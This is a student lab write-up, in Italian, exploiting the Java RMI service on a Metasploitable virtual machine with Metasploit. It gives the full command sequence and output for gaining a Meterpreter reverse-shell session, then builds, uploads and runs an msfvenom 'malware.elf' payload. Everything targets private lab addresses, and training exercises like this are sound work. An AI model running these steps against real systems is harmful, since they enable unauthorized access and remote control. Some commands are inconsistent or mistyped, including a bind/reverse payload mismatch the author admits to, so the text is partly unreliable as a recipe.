


S7L5

Obiettivo: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Step1.

Inizio configurando l'ip della metaspotable con il comando "sudo nano /etc/network/interfaces"




```
GNU nano 2.0.7 File: /etc/network/interfaces Mod
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1_
```

Dopo di che faccio un restart



```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```

Faccio la stessa cosa sulla macchina kali cambiando l'ip con quello richiesto



Method Manual

Addresses

Address	Netmask	Gateway
192.168.11.111	24	192.168.11.1

Add Delete

DNS servers 192.168.11.1

In fine controllo che la metaspotable e la kali comunichino

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=14.0 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=2.93 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.74 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.75 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.94 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.526 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=1.79 ms
64 bytes from 192.168.11.112: icmp_seq=8 ttl=64 time=1.82 ms
^C
— 192.168.11.112 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7057ms
rtt min/avg/max/mdev = 0.526/3.305/13.963/4.073 ms
```

Step2.

Inizio con una scansione delle porte della metaspotable

```
(kali@kali)-[~]
$ nmap -p- 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 09:50 BST
```

Come suggerito dalla traccia vedo che ce una vulnerabilità nella porta 1099

```
1099/tcp open  rmiregistry
```

A questo punto vado su msfconsole e faccio una ricerca dell'informazione che ho trovato grazie ad nmap con il comando "search rmiregistry"

```
msf6 > search rmiregistry

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check
--  -
0  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes
Java RMI Server Insecure Default Configuration Java Code Execution
1  \_ target: Generic (Java Payload)         .               .      .
2  \_ target: Windows x86 (Native Payload)   .               .      .
3  \_ target: Linux x86 (Native Payload)     .               .      .
4  \_ target: Mac OS X PPC (Native Payload)  .               .      .
5  \_ target: Mac OS X x86 (Native Payload)  .               .      .

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/java_rmi_server
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X x86 (Native Payload)'
```

Ora selezione il payload che mi interessa ovvero il 3 per linux x86

```
msf6 > use 3
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

Vado su options per vedere i dati da inserire. Vedo che mi manca l'host target per tanto lo imposto

```
msf6 exploit(multi/misc/java_rmi_server) > options
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099            yes       The target port (TCP)
  SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080            yes       The local port to listen on.
  SSL        false           no        Negotiate SSL for incoming connections
  SSLCert    .               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    .               no        The URI to use for this exploit (default is random)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  2   Linux x86 (Native Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
```

Ora mi basta fare “run” per entrare in meterpreter

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/PH37qoe4YPezof
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33058) at 2025-08-29 09:53:50 +0100

meterpreter > 
```

Step3.

Per raccogliere le informazioni richieste inserisco i comandi ipconfig (per vedere la configurazione di rete) e route (per le informazioni sulla tabella di routing)

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : aa:e4:ee:0c:f2:18
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd1a:103a:a0f7:e9bf:a8e4:eeff:fe0c:f218
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::a8e4:eeff:fe0c:f218
IPv6 Netmask : ffff:ffff:ffff:ffff::

IPv4 network routes
=====

```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.11.1	100	eth0
192.168.11.0	255.255.255.0	0.0.0.0	0	eth0

```

No IPv6 routes were found.
meterpreter > 
```

EXTRA

Ho iniziato creando il file malware.elf usando msfvenom

```
L$ msfvenom -p linux/x86/meterpreter/bind_tcp LHOST=192.168.11.111 LPORT=4444 -f elf -o malware.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: malware.elf
```

Dopo di che ho fatto un upload sulla macchina dove ho ottenuto il meterpreter

```
meterpreter > upload /home/kali/malware.elf /tmp/malware.elf
[*] Uploading : /home/kali/malware.elf → /tmp/malware.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/malware.elf → /tmp/malware.elf
[*] Completed : /home/kali/malware.elf → /tmp/malware.elf
meterpreter > █
```

Ho inserito questo comando per rendere il file eseguibile.

```
meterpreter > chmod +x /tmp/malware.elf
```

Nel mentre in un altro terminale ho attivato il multi/handler

```
msf6 exploit(multi/misc/java_rmi_server) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

L ho configurato settando il lhost, payload (il **payload è linux/x86/meterpreter/bind_tcp** screenshot non aggiornato),lport

```
msf6 exploit(multi/handler) > options
Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Dopo di che l'ho messo in ascolto ed ho eseguito nel meterpreter.

```
msf6 exploit(multi/mimic/java_rmi_server) > sessions -1 2  
[*] Starting interaction with 2...
```

```
meterpreter > execute -f /tmp/malware.elf  
Process 11812 created.  
meterpreter > █
```

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.11.111:4444  
█
```